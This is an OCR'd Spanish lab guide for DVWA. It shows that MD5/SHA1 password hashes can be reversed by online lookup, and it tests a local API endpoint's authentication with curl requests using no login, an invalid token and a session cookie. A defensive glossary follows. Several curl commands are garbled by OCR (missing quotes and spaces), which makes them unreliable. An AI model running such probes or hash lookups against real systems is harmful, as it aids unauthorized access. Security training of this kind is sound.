
2️⃣ Probar una contraseña sencilla

En el campo de texto, escribe:

hola123

y pulsa el botón **Encrypt**.

Observa el resultado: DVWA te mostrará diferentes algoritmos (por ejemplo MD5, SHA1, etc.) y su salida cifrada.




3️⃣ Compara con otra palabra

Escribe otra palabra, por ejemplo:

hola124

y vuelve a cifrar.
Fíjate en que el resultado cambia totalmente aunque solo hayas modificado **un carácter**.




💡 **Conclusión:** los hashes son sensibles a pequeños cambios.

4️⃣ Buscar el hash en internet

Copia el valor que te da el **MD5** (por ejemplo algo como 4d186321c1a7f0f354b297e8914ab240) y pégalo en Google.

Verás que existen páginas que muestran la **contraseña original**.

💡 **Conclusión:** los algoritmos como MD5 o SHA1 **no son seguros** p




17) API — paso a paso

Objetivo: comprobar si el endpoint API de DVWA permite acceder sin autenticación, con token inválido o con sesión activa.

Entorno:

- DVWA funcionando en http://localhost/DVWA/
- Estás logueado como admin
- Seguridad → **Low**





- **Paso 1: Prueba sin autenticación**

Ejecuta:

curl -i http://localhost/DVWA/vulnerabilities/api/index.php

Qué mirar:
Si devuelve un 401 Unauthorized o 302 → ✅ correcto (requiere login).
Si devuelve 200 OK con datos → ⚠️ acceso sin control.


kali@kali: ~
Session Actions Edit View Help
Content-Type: text/html; charset=UTF-8
┌──(kali㉿kali)-[~]
└─$ curl -i http://localhost/DVWA/vulnerabilities/api/index.php
HTTP/1.1 302 Found
Date: Mon, 20 Oct 2025 12:30:19 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=19bbf711ea6cbf159145e346ae6a9e93; expires=Tue, 21 Oct 202
5 12:30:19 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=70d37c5f7982a766dab106414135c88f; expires=Tue, 21 Oct 202
5 12:30:19 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: ../../login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
┌──(kali㉿kali)-[~]
└─$



- **Paso 2: Prueba con token inválido (simulación de Bearer incorrecto)**

curl -i -H Authorization: Bearer token_invalidohttp://localhost/DVWA/vulnerabilities/api/index.php

08f0bb3c0414bb7505a676850c2f7672

Qué mirar:

- 401 Unauthorized → ✅ correcto
- 200 OK → ⚠️ no valida el token

🔹 **Paso 3: Prueba con sesión válida (cookie del navegador)**

Copia tu cookie de sesión de DVWA (DevTools → Application → Cookies → PHPSESSID).


Ejecuta:


curl -i -H "Cookie: "http://localhost/DVWA/vulnerabilities/api/index.php"

curl -i -H “Cookie: PHPSESSID=08f0bb3c0414bb7505a676850c2f7672;security=low”/

Qué mirar:

- Si devuelve 200 OK con datos → acceso correcto con sesión autenticada.
- Si devuelve 401 → la cookie no fue aceptada (revisa el valor).





📋 **Entregable**

Un archivo de texto con **solo tres líneas**, así:

A) 401 — sin login (OK)

B) 401 — token inválido (OK)

C) 200 — con sesión devuelve datos (correcto)

GLOSARIO

- **Token (CSRF token)**: código secreto diferente para cada formulario. El sitio lo pone en el formulario y el servidor lo comprueba para asegurarse de que la petición viene de quien debe.

- **Webroot**: la carpeta pública de la web donde se muestran archivos (por ejemplo /var/www/html). Guardar shells fuera del webroot evita que se puedan ejecutar directamente.
- **MIME / Content-Type**: indica qué tipo de archivo es (imagen, texto, PHP...). Hay que comprobarlo además de la extensión.
- **Prepared statements / consultas preparadas**: forma segura de hacer consultas a la base de datos donde se separa la instrucción SQL de los datos del usuario. Evita inyecciones.
- **Cookie de sesión**: pequeño fichero (valor) que el servidor da al navegador para recordar al usuario. Si es predecible, un atacante puede hacerse pasar por otro.
- **HttpOnly / Secure (flags de cookie)**: opciones de la cookie. HttpOnly impide que JavaScript la lea; Secure hace que solo se envíe por HTTPS. Mejorarlas aumenta seguridad.
- **XSS (Cross-Site Scripting)**: cuando un atacante hace que la página ejecute código JavaScript malicioso.
    - **Reflected**: el script viene en la petición y se refleja en la respuesta (no se guarda).
    - **Stored**: el script queda guardado en la aplicación (comentarios, perfiles) y afecta a otros usuarios.
    - **DOM**: el ataque ocurre por manipular el DOM en el navegador (no por el servidor).
- **CSP (Content Security Policy)**: política que dice al navegador qué orígenes o scripts permite ejecutar. Evita muchos XSS si está bien configurada.
- **Nonce / hash (CSP)**: valores únicos que permiten ciertos scripts seguros incluso con CSP estricta.
- **Listas blancas (whitelist)**: permitir solo lo que está en una lista segura (p. ej. solo ciertos ficheros o URLs).
- **Salt**: dato único añadido a cada contraseña antes de hashearla para que no se puedan usar tablas precomputadas.
- **bcrypt / argon2**: algoritmos seguros para guardar contraseñas (mejor que MD5 o SHA1).
- **Rate-limit**: limitar cuántas peticiones puede hacer un usuario en un tiempo (evita bruteforce y abusos).
